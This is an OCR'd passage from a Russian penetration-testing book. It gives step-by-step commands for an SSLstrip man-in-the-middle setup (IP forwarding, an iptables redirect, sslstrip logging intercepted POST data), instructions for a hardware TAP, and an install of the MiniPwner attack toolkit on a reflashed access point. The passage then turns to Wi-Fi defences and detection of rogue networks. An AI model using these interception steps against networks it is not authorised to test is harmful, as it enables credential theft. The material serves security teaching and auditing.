


Рис. 4.25. Подключившиеся клиенты

Поддельный DHCP-сервер в корпоративной сети может стать серьезной проблемой, ведь с его помощью можно не только перехватывать, но и мо-

дифицировать пользовательский трафик. При этом даже повсеместное внедрение SSL-шифрования сможет помочь далеко не всегда.

4.5.4. Аппаратный TAP

Прежде чем закрыть тему перехвата трафика с помощью Raspberry Pi, я предлагаю собрать еще одно полезное устройство. Оно поможет нам получать копию трафика для последующей передачи на Ethernet-порт микрокомпьютера. Стоит отметить, что существует множество различных промышленных TAP-устройств, предназначенных для отправки копий трафика в системы мониторинга и обнаружения вторжений.

Аппаратный TAP представляет собой две соединенные между собой сетевые розетки RG-45, к которым подключаются сетевые кабели сетевых узлов, трафик между которыми перехватывается. Далее мы специальным образом подключаемся к жилам между этими двумя розетками, в результате чего мы можем видеть идущий между этими узлами трафик. Общая схема такого устройства представлена на рис. 4.26.




Рис. 4.26. Схема аппаратного TAP

Как видно, для того чтобы перехватывать трафик от обоих узлов, нам потребуется на машине атакующего иметь два порта Ethernet, что не всегда удобно. Конечно, в случае с Raspberry можно попробовать подключить модуль Ethernet to USB в качестве второго сетевого порта или же агрегировать трафик с обоих портов на другом устройстве. Но я поступил проще, сделав TAP из трех портов (рис. 4.27).




Рис. 4.27. TAP с тремя портами

Такое устройство в каждый момент времени перехватывает пакеты, идущие только в одну сторону. Зачастую для поиска паролей в трафике этого бывает достаточно. В качестве деталей для этого устройства я использовал одну сдвоенную и одну одинарную розетку RJ-45. Я думаю, у каждого, кто когда-нибудь работал сисадмином или монтажником, найдутся в хозяйстве такие модули.

Так можно самому собрать аппаратный TAP и затем, подключив его в разрыв сети и к Raspberry, перехватывать трафик.

4.5.5. «Раздеваем» SSL

Для того чтобы иметь возможность расшифровать SSL, нам необходимо вклиниться между отправителем и получателем зашифрованного трафика. Для этого нам понадобится утилита SSLstrip, которая позволяет разрезать сессию на две части и перехватить трафик для дальнейшего анализа, а также предоставлять автоматические редиректы на динамически создаваемые HTTP двойники страниц.

Для установки данной утилиты выполним следующую команду:

```
#apt-get install sslstrip
```

Разрешим пересылку пакетов, если по какой-то причине вы этого еще не сделали ранее.

```
echo "1" > /proc/sys/net/ipv4/ip_forward
```

Для постоянного форвардинга трафика открываем файл /etc/sysctl.conf и меняем в нем следующие строки:

```
net.ipv4.ip_forward=1
net.ipv6.conf.all.forwarding=1
```

Затем нам необходимо обновить переменные командой

```
sysctl -p /etc/sysctl.conf
```

На всякий случай неплохо было бы проверить, включена ли пересылка пакетов:

```
#cat /proc/sys/net/ipv4/ip_forward
```

Если в ответ будет выведена цифра 1, то пересылка включена.

Теперь нам необходимо включить переадресацию трафика, идущего на определенные порты (такие же правила можно включить и для других часто применяемых HTTP-портов, таких как 8080, 3128 и т. д.):

```
iptables -t nat -A PREROUTING -p tcp --destination-port 80 -j REDIRECT --to-port 8080
```

где `80` – стандартный HTTP-порт;
`8080` – порт, на котором будет работать SSLstrip.

Для нескольких портов правило будет выглядеть немного по-другому:

```
iptables -t nat -A PREROUTING -p tcp -m tcp -m multiport --dports 80,8080,3128
-j REDIRECT --to-ports 8080
```

Помните, что `iptables` сбрасывает правила при перезагрузке, помните, что для сохранения текущих активных правил воспользуемся утилитой `iptables-save`:

```
iptables-save > /etc/iptables/iptables.rules
```

Данная команда сохранит активную конфигурацию в файл `/etc/iptables/iptables.rules`.

Далее запустим непосредственно SSLstrip.

```
SSLstrip: sslstrip -w sslsniff.log -l 8080
```

где `-w sslsniff.log` – файл лога, в который будут записываться перехваченные данные.
`-l 8080` – порт, на котором будет работать прокси.

Остальные параметры, которые можно использовать:

- `-p` – записывать только SSL POST-запросы (используется по умолчанию);
- `-s` – записывать весь SSL-трафик (от сервера и к серверу);
- `-a` – записывать весь SSL- и HTTP-трафик (от сервера и к серверу);
- `-f` – подменить иконку сайта на замок (имитация безопасных сайтов);
- `-k` – убить текущие активные сессии.

В случае если до этого вы успешно провели MitM-атаку, вы сможете прослушать расшифрованный SSL-трафик, и его можно анализировать в различных снифферах и программах анализа, таких как Ettercap, Wireshark, urlsnarf и т. д.

4.5.6. Заключение

Микрокомпьютер Raspberry Pi 3 обладает богатыми возможностями для реализации различных задач, в том числе и в области информационной безопас-

ности. Мы рассмотрели лишь некоторые из возможных вариантов реализации нескольких видов атак, однако этот микрокомпьютер может намного больше, поэтому я бы рекомендовал читателю самостоятельно попробовать реализовать наиболее интересные компьютерные атаки.

4.6. Сетевые атаки с помощью OpenWRT

Точка доступа TP-Link TL-MR3040, которую я использую в качестве примера перепрошиваемого сетевого устройства, вполне может быть использована в качестве рабочей платформы для реализации различных атак, концепции некоторых из них мы сейчас рассмотрим.

4.6.1. MiniPwner

В главе, посвященной подготовке устройств, мы перепрошили точку доступа, установив на нее альтернативную прошивку OpenWRT. Теперь установим пакет MiniPwner. Скачать его можно по ссылке http://www.minipwner.com/index.php/build-one.

Для этого сначала подключимся с помощью Telnet к 192.168.1.1. Для дальнейшей работы нашей точки доступа потребуется доступ в Интернет для установки следующих пакетов:

- kmod-scsi-core
- kmod-usb-storage
- block-mount
- kmod-fs-ext4
- kmod-usb-core
- e2fsprogs
- kmod-usb2

Для установки данных пакетов выполним в консоли нашего перепрошитого устройства следующие команды:

```
#opkg update
#opkg install kmod-usb2
#insmod ehci-hcd
#opkg install kmod-usb-core kmod-usb-storage kmod-fs-ext4 kmod-scsi-core block-mount
e2fsprogs
```

Затем подключаем подготовленную ранее флешку (см. главу 2, посвященную подготовке устройств).

Напомню, что на флешке должна быть следующая структура разделов:

```
Partition 1 = 500 MB SWAP
Partition 2 = 15.5GB ext4
```

Перегружаем TP-Link. Далее заходим на точку доступа по Telnet под учетной записью root и установленным ранее паролем.

Вносим в файл /etc/config/fstab следующие изменения (рис. 4.28):




Рис. 4.28. Изменения в файле /etc/config/fstab

Далее выполним следующие команды:

```
mkdir -p /tmp/cproot
mount --bind / /tmp/cproot
mkdir /mnt/sda2
mount /dev/sda2 /mnt/sda2
tar -C /tmp/cproot -cvf - . | tar -C /mnt/sda2 -xf -
umount /tmp/cproot
```

Теперь вносим изменения в /etc/config/fstab (рис. 4.29).




Рис. 4.29. Изменения в файле /etc/config/fstab

Перегружаем устройство. Если все было выполнено корректно, мы увидим следующую картину (рис. 4.30):




Рис. 4.30. Правильно подмонтированная флешка

Теперь загрузим файл MiniPwner Overlay в каталог /tmp. Распакуем его командой:

```
tar -xf MiniPwner-Setup_x.x.x.tar
```

где x.x.x – версия пакета.

Запустим установочный скрипт:

```
sh setup.sh
```

По окончании установки устройство перезагрузится.

В результате мы получили следующий внушительный список хакерских инструментов:

- libpcap_1.5.3-1_ar71xx
- libstdcpp_4.8-linaro-1_ar71xx
- libpthread_0.9.33.2-1_ar71xx
- zlib_1.2.8-1_ar71xx
- libopenssl_1.0.1j-1_ar71xx
- libbz2_1.0.6-1_ar71xx
- bzip2_1.0.6-1_ar71xx
- terminfo_5.9-1_ar71xx
- libnet1_1.1.6-1_ar71xx
- libpcre_8.35-2_ar71xx
- libltdl_2.4-1_ar71xx
- libncurses_5.9-1_ar71xx
- librt_0.9.33.2-1_ar71xx
- libruby_1.9.3-p545-1_ar71xx
- wireless-tools_29-5_ar71xx
- hostapd-common-old_2014-06-03.1-1_ar71xx
- kmod-madwifi_3.10.49+r3314-6_ar71xx
- ruby_1.9.3-p545-1_ar71xx
- uclibcxx_0.2.4-1_ar71xx
- libnl_3.2.21-1_ar71xx
- libcap_2.24-1_ar71xx
- libreadline_6.2-1_ar71xx
- libdnet_1.11-2_ar71xx

- libdaq_1.1.1-1_ar71xx
- libuuid_2.24.1-1_ar71xx
- libffi_3.0.13-1_ar71xx
- python-mini_2.7.3-2_ar71xx
- openssl-util_1.0.1j-1_ar71xx
- kmod-tun_3.10.49-1_ar71xx
- liblzo_2.08-1_ar71xx
- libevent2-core_2.0.21-1_ar71xx
- libevent2-extra_2.0.21-1_ar71xx
- libevent2-openssl_2.0.21-1_ar71xx
- libevent2-pthreads_2.0.21-1_ar71xx
- libevent2_2.0.21-1_ar71xx
- aircrack-ng_1.1-3_ar71xx
- elinks_0.11.7-1_ar71xx
- ettercap_NG-0.7.3-2_ar71xx
- karma_20060124-1_ar71xx
- kismet-client_2010-07-R1-2_ar71xx
- kismet-drone_2010-07-R1-2_ar71xx
- kismet-server_2010-07-R1-2_ar71xx
- nbtscan_1.5.1_ar71xx
- netcat_0.7.1-2_ar71xx
- nmap_6.46-1_ar71xx
- openvpn-easy-rsa_2013-01-30-2_ar71xx
- openvpn-openssl_2.3.6-1_ar71xx
- perl_5.20.0-6_ar71xx
- samba36-client_3.6.24-1_ar71xx
- samba36-server_3.6.24-1_ar71xx
- snort_2.9.2.2-3_ar71xx
- tar_1.23-1_ar71xx
- tcpdump_4.5.1-4_ar71xx
- tmux_1.9a-1_ar71xx
- yafc_1.1.1-2_ar71xx
- wget_1.16-1_ar71xx
- python_2.7.3-2_ar71xx
- vim_7.3-1_ar71xx
- unzip_6.0-1_ar71xx

Предложенный набор инструментов позволяет реализовать многие из описанных ранее атак. Так можно воспользоваться Nmap для сканирования сети, tcpdump для перехвата трафика, ну а наличие Python позволит реализовать огромное количество различных сценариев.

4.6.2. Заключение

Использование перепрошитого сетевого оборудования в качестве инструментов для проведения аудита имеет ряд преимуществ, по сравнению с описан-

ными ранее микрокомпьютерами и макетными платами. Так, точка доступа не нуждается в маскировке, потому что у нее уже есть готовый корпус. Кроме того, она по умолчанию имеет необходимый набор интерфейсов: Ethernet, Wi-Fi, USB. Таким образом, можно подключить устройство по кабелю в атакуемую сеть и затем работать с ней с помощью беспроводного интерфейса. Нехватку встроенной памяти можно компенсировать посредством монтирования внешней флеш-карты.

Главным минусом перепрошивки устройств является риск привести его в неработоспособное состояние. Хотя полностью вывести его из строя перепрошивкой не получится (светодиоды мигать будут), но для восстановления работоспособности может потребоваться перепрошивка микросхем с помощью программатора, что под силу далеко не всем. Однако многие устройства из приведенного в предыдущих главах списка поддерживающих OpenWRT стоят немногим более тысячи рублей. Также в Интернете можно найти множество материалов по работе с ними. Поэтому, я думаю, можно рискнуть перепрошить обычную точку доступа, для того чтобы получить более интересный и полезный девайс.

4.7. Итоги главы

В этой главе мы рассмотрели различные средства, которые могут быть использованы при проведении внутреннего тестирования на проникновение. По объему почти половина главы была посвящена реализации HID-атак на базе макетных плат Teensy, Digispark и микрокомпьютера Raspberry Pi Zero. Думаю, такое внимание к данному виду атак не случайно. Дело в том, что все хорошо знают про сетевые атаки, вредоносный код, хищение данных и другие хорошо известные атаки. Но при этом защите от устройств, подключаемых непосредственно к компьютеру, уделяется крайне мало внимания. А ведь лишь немного социальной инженерии – и пользователь сам включит в свою машину неизвестное USB-устройство и послушно разрешит его использование. Поэтому я уделил этому в своей книге столько внимания.

Остальные внутренние атаки я так или иначе привязал к проводному интерфейсу. Напомню, что многие внешние, беспроводные атаки, описанные в предыдущей главе, применимы и при внутреннем тестировании на проникновение. Поэтому в этой главе я сконцентрировался на атаках по Ethernet. В большинстве организаций, просто подключившись к любому свободному порту RG-45, можно узнать массу интересной для пентестера информации, включая топологию сети и используемые сервисы, учетные данные пользователей, информацию об уязвимостях и прочее. Поэтому данные виды атак также актуальны.

В следующей главе мы поговорим о тех средствах защиты, которые могут помочь защититься от описанных в книге устройств.

Глава 5.

РЕКОМЕНДУЕМЫЕ МЕТОДЫ И СРЕДСТВА ЗАЩИТЫ

Эта глава будет более интересна специалистам по информационной безопасности, отвечающим за защиту корпоративных ресурсов, так как в ней мы рассмотрим то, как можно защититься от описанных в предыдущих главах атак. Именно атак, а не устройств, так как многие атаки можно реализовать и с ноутбука. Устройства лишь позволяют сделать активность злоумышленника менее заметной для средств физической безопасности, например камер наблюдения.

Ранее в этой книге мы уже рассмотрели построение «классических», если так можно выразиться, систем ИБ. А затем рассмотрели ряд атак и устройств, которые помогают сделать эти атаки малозаметными для средств защиты. Например, стандартное Wi-Fi-оборудование не имеет средств защиты от атак на беспроводные сети. Современные мобильные устройства, даже имея на борту антивирус и файрволл, в массе своей позволят пользователю подключиться к поддельной беспроводной сети и послушно отправлять трафик через узлы, контролируемые злоумышленником. Также межсетевые экраны и большинство антивирусов не защищают от HID-атак. Говорят, что есть исключения, блокирующие данные атаки, но я не встречал. На всех компьютерах, куда я подключал свои «флешки», сценарии успешно отрабатывали. Проблемы могли возникнуть разве что с установкой нужных драйверов.

Так что я считаю, что обычные компоненты систем ИБ неспособны справиться с описанными атаками в полном объеме, поэтому в этой главе мы рассмотрим дополнительные средства защиты.

5.1. Защищаемся от внешних угроз

Действия внешнего нарушителя традиционно связаны либо с атаками на внешние ресурсы компании в сети Интернет, либо с попытками проникнуть в корпоративную сеть через Wi-Fi. Первый тип атак в силу своей специфики нам мало интересен, так как для таких атак гораздо важнее использовать полноценный компьютер. А вот атаки, связанные с Wi-Fi, мы рассмотрели достаточно подробно. Поговорим о том, как от них можно защититься.

5.1.1. Защита беспроводных сетей

Прежде чем начинать повествование о необходимости использования стойких алгоритмов шифрования, сертификатов, смены паролей по умолчанию и прочих известных вещей, я хотел бы обратить внимание читателя на один простой, но очень важный вопрос: где вам нужен доступ в Wi-Fi?

Как я уже неоднократно упоминал, один из наших главных врагов – это использование оборудования с настройками по умолчанию. Зачастую администраторы все-таки меняют заводские пароли и ключи шифрования, но при этом оставляют исходный уровень мощности сигнала.

В результате мы получаем довольно высокий уровень сигнала за пределами охраняемой территории предприятия.

Поэтому первым делом необходимо выставить нужный уровень сигнала, достаточный для стабильного приема только на территории предприятия.

Кроме того, возможно, стоит оптимизировать расположение точек доступа с той целью, чтобы они не излучали сколько-нибудь мощный сигнал за пределами охраняемой территории. При этом, вероятно, придется пожертвовать стабильным приемом в некоторых местах на территории. Например, в туалете или на кухне доступ к Wi-Fi вряд ли нужен для выполнения производственных задач.

Выставив нужный уровень мощности сигнала, перейдем непосредственно к механизмам защиты. Начнем с настройки доступа к административной консоли точек доступа и беспроводных маршрутизаторов. Необходимо ограничить, а еще лучше – полностью запретить доступ к административному интерфейсу устройств из беспроводной сети. Административные задачи должны выполняться только через Ethernet из специальной подсети, из которой работают лишь администраторы.

Далее желательно изменить ESSID, используемый по умолчанию. Многие наверняка видели беспроводные сети с названиями Zyxel, GPON, HP-LaserJet и тому подобные. Из их названий можно сделать выводы о том, какое оборудование может использоваться в работе беспроводной сети. Зная модель оборудования, злоумышленник может попытаться использовать пароль и ключ ESSID по умолчанию, указанные в общедоступной документации на устройство. Поэтому лучше, чтобы из названия сети нельзя было сделать вывод о том, какое оборудование используется.

В качестве средств шифрования лучше всего развернуть шифрование WPA с использованием 802.1x. Стандарт 802.1x используется для аутентификации и авторизации пользователей и рабочих станций в сети передачи данных. Подключившись к беспроводной сети, пользователь будет автоматически помещен в ту подсеть, которая предопределена политиками группы, к которой привязана учетная запись пользователя или его рабочей станции в Active Directory. К данной подсети будет привязан соответствующий список доступа ACL (статический либо динамический, в зависимости от прав пользователя) для контроля доступа к корпоративным сервисам.

Еще одним полезным, хотя и не дешевым средством защиты беспроводной сети является использование WIPS (Wireless Intrusion Protection System), то есть систем предотвращения вторжений, предназначенных специально для Wi-Fi. Существующие WIPS можно разделить на три вида:

1. обычная точка доступа, которая часть времени работает как сенсор WIPS. В режиме сенсора она перестает предоставлять сервис и собирает статистику;

2. точка доступа оборудована отдельным радиомодулем и работает в режиме предоставления сервиса и в режиме мониторинга безопасности;
3. WIPS на базе отдельных сенсоров, которые не предоставляют никакого доступа и на 100% контролируют состояние радиоэфира и даже анализируют спектр.

Первый вид стоит недорого, но при этом не предоставляет в нормальном качестве ни доступа к беспроводной сети, ни ее безопасности. Второй и третий виды более интересны. Во втором случае устройство постоянно выполняет две задачи, что создает дополнительную нагрузку и не позволяет эффективно обнаруживать атаки.

Для моделей третьего типа необходимо принимать во внимание следующие семь критериев: управление сенсорами, обнаружение атак, соответствие требованиям стандартов, анализ трафика, защита от атак, производительность и цена. Для рассмотрения можно порекомендовать решения от следующих производителей: Mojo Networks (ранее AirTight) WIPS, HP Software (ранее Aruba) RFProtect, Cisco Adaptive Wireless IPS, NETSCOUT (ранее Fluke Networks) AirMagnet Enterprise, HP Mobility Security IDS/IPS и Zebra Technologies (ранее Motorola) AirDefense.

Развертывание сети WIPS третьего типа требует существенных финансовых затрат, так как это уже отдельный набор устройств, требующий не только закупки, но и создания необходимой инфраструктуры и обслуживания. Однако, с точки зрения эффективности, это наилучший вариант.

Еще одна важная рекомендация, уже относящаяся к защите клиентских устройств, – это запрет клиентским рабочим станциям подключаться к доступным беспроводным сетям. Клиенты не должны иметь возможности подключаться автоматически к беспроводным сетям. Злоумышленник может поднять свою сеть с тем же именем, заглушив предварительно легитимную, и пользовательские устройства будут подключаться к поддельной сети.

Это основные меры, которые необходимо принять для защиты вашей беспроводной сети. В завершение этой темы хотелось бы обратить внимание на довольно распространенный миф о том, что скрытые сети очень сложно обнаружить. Однако на практике «скрытая» сеть – не что иное, как сеть, не передающая маячков о своём существовании 10 раз в секунду либо передающая их, но с пустым ESSID и другими полями. На этом разница между обычными ESSID заканчивается. Как только к такой сети подключается клиент, он передаёт её ESSID и пароль, и если такая сеть существует в радиусе действия – точка доступа отвечает на запрос и проводит все обычные процедуры по авторизации и передаче данных. Здесь можно обратить внимание на то, как утилиты из состава AirCrack NG прекрасно видят все скрытые сети. Так что на практике сокрытие ESSID, скорее, создаст неудобства для пользователей и, следовательно, системных администраторов, обслуживающих сеть, чем сможет реально что-то защитить.

5.1.2. Заключение

Здесь я рассмотрел только защиту беспроводных сетей, оставив за рамками раздела поддельные точки доступа, которые мы также собирали в соответствующем разделе. Причина в том, что поддельные сети актуальны как для внешних нарушителей, так и для внутренних, но при этом на территории предприятия у нас гораздо больше организационно-технических средств для борьбы с ними. Поэтому о борьбе с чужими беспроводными сетями мы поговорим в следующем разделе.

Что касается представленных выше рекомендаций по защите Wi-Fi, то следовать им совсем не сложно. WPA2 сейчас поддерживает практически любое оборудование. Создание инфраструктуры 802.1X, конечно, требует определенных затрат, однако даже для средних компаний вполне приемлемо.

5.2. Защищаемся от внутренних угроз

Внутри охраняемой зоны эффективно действовать может не только злоумышленник, но и служба безопасности. Мы можем найти за пределами контролируемой зоны сколь любое количество беспроводных сетей, в том числе и с подозрительно схожими названиями, однако юридические основания для их блокировки будет найти не так просто, как кажется. А вот на территории организации мы сами можем устанавливать правила, естественно, в рамках закона. О некоторых из них мы поговорим далее.

5.2.1. Находим чужие сети

Сейчас практически любой смартфон обладает возможностью развернуть точку доступа к беспроводной сети. Кроме того, USB GSM-модемы стоят недорого, и многие пользователи, которым на рабочем месте закрыт доступ в Интернет, подключаются к глобальной сети с помощью подобных устройств. Ну а кроме того, возможно создание поддельных беспроводных сетей, контролируемых злоумышленниками на базе тех устройств, которые мы рассматривали ранее. В связи с этим возникает серьезная проблема, когда на территории организации имеются различные каналы связи с внешним миром, никак не контролируемые корпоративными средствами защиты. Особо критичны подобные каналы в технологических сетях автоматизированных систем управления технологическими процессами, где операторы от скуки подключают USB-модемы, в результате подвергая всю технологическую сеть серьезной опасности.

Поэтому необходимо вести мониторинг беспроводных сетей на территории предприятия. Для этой цели существует множество различных программно-аппаратных коммерческих решений, однако я опишу несколько бесплатных программ для анализа радиопокрытия Wi-Fi.

Мы рассмотрим три программы, позволяющие производить предварительный анализ радиопокрытия территории предприятия на предмет наличия стороннего оборудования, работающего в Wi-Fi-диапазоне 2.4–5 ГГц.

Начнем с бесплатного сканера Acrylic Wi-Fi (https://www.acrylicwifi.com). Это сетевой сканер, отображающий доступные беспроводные сети, их технические характеристики (протокол, канал, максимальная скорость и т. д.), а также информацию об уровне их защиты. Приятным бонусом для безопасников является наличие списка паролей по умолчанию Wi-Fi, которые используются точками доступа.

Бесплатная версия программы позволяет узнать:

- SSID;
- MAC-адрес точки;
- RSSI – уровень сигнала;
- Chan – номер используемого для передачи канала;
- 802.11x – стандарт передачи Wi-Fi;
- Max Speed – максимальную скорость;
- WEP/WPA/PWA2 – тип шифрования.

Очень полезной функцией является то, что программа показывает, на каких точках доступа включен режим WPS 1.0/2.0. Также выводится сопутствующая информация о производителе (Vendor) и типе сети, в которой работает точка доступа (Type). Еще выводится график с уровнем сигнала.

Внешний вид программы приведен на рис. 5.1.




Рис. 5.1. Интерфейс программы Acrilyc

У Acrylic Wi-Fi имеется профессиональная версия, содержащая функционал, необходимый сетевым инженерам при проектировании беспроводных

сетей. Например, программа может сама указывать точки доступа, негативно влияющие на вашу сеть. Acrylic позволяет генерировать отчеты о состоянии Wi-Fi-сетей с детальной характеристикой точек доступа и передавать их на компьютер администратора.

Еще одно средство поиска беспроводных сетей, – это программа с незамысловатым названием Wi-Fi Scanner (http://wifiscanner.com/). Программа умеет показать детальную информацию о сетях стандарта 802.11 a/b/g/n/ac, а параметры точек доступа и уровень сигнала. Хотя Wi-Fi Scanner также имеет платную и бесплатную версии, существенным отличием от предшественника является то, что функционалом они не отличаются. После установки программы ею можно пользоваться 30 дней, после чего ее нужно зарегистрировать – бесплатно для персонального использования, либо купить – в случае коммерческого использования софта.

На рис. 5.2 представлен рабочий интерфейс программы. Обратите внимание на графики мощности сигнала, с их помощью можно достаточно быстро найти нелегальную точку доступа.

